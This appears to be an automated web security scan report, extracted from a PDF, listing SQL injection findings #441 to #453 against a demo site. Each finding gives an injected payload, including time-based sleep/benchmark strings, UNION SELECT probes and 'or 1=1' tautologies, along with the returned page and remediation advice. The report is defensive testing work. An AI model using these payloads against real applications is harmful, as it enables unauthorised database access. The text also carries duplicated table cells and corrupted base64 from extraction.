iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#441				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>sleep(5)#</td></tr> </table>	Name	Value	demouser@deepfence.io	sleep(5)#
Name	Value				
demouser@deepfence.io	sleep(5)#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAACAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#442				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>pg_SLEEP(5)--</td></tr> </table>	Name	Value	demouser@deepfence.io	pg_SLEEP(5)--
Name	Value				
demouser@deepfence.io	pg_SLEEP(5)--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>				

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#443

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A') ,4,5,6,7,8,9,10,11,12#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A') ,4,5,6,7,8,9,10,11,12#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A') ,4,5,6,7,8,9,10,11,12#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#444				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>%2c(select%20*%20from%20(select(sleep(10)))a)</td></tr> </table>	Name	Value	demouser@deepfence.io	%2c(select%20*%20from%20(select(sleep(10)))a)
Name	Value				
demouser@deepfence.io	%2c(select%20*%20from%20(select(sleep(10)))a)				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#445				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>' OR " = '</td></tr> </table>	Name	Value	demouser@deepfence.io	' OR " = '
Name	Value				
demouser@deepfence.io	' OR " = '				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#446

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#447				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')), 4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')), 4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')), 4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#448

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				

CWE-ID CWE-89

Issue Number

#449

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#450

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:


```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
```

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#451

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#452				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre> <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy... </pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#453				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>or 1=1/*</td></tr> </table>	Name	Value	demouser@deepfence.io	or 1=1/*
Name	Value				
demouser@deepfence.io	or 1=1/*				
